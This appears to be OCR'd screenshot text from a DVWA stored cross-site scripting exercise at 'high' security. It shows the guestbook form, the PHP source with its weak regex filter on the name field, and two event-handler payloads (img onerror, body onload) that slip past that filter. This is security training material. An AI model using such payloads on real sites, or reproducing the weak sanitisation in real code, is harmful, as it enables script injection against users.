


```html
<form method="post" name="guestform" "="">
  <table width="550" cellspacing="1" cellpadding="2" border="0">
    <tbody>
      <tr>
        <td width="100">Name *</td>
        <td>
          <input name="txtName" type="text" size="30" maxlength="10">
        </td>
      </tr>
      <tr>
        <td width="100">Message *</td>
        <td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
        </td>
      </tr>
      <tr>…</tr>
    </tbody>
  </table>
</form>
</div>
<br>
<div id="guestbook_comments">…</div>
<div id="guestbook_comments">…</div>
<div id="guestbook_comments">…</div>
<div id="guestbook_comments">…</div>
```

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > input


To direct input to this VM, click inside or press Ctrl+G.

<img src=x onerror=alert(document.domain)>



Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<img src=x
Message *	Shadow




Vulnerability: Stored Cross Site Scripting (XSS)

Name *	
Message *	

Name: Message: Shadow

SECURITY LEVEL: High

Allow HTML events



172.17.0.2/vulnerabilities/view_source.php?id=xss_s&security=high


Stored XSS Source

vulnerabilities/xss_s/source/high.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___

    //mysql_close();
}

?>
```


unknown - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
unknown
Home
Applications Places Firefox ESR
Jan 13 16:33
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
Compare All Levels
To direct input to this VM, click inside or press Ctrl+G.

<body onload=alert(“bingo”)>



Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<body onlo
Message *	Body event load



Vulnerability: Stored Cross Site Scripting (XSS)

Name *	
Message *	

Name: Message: Body event load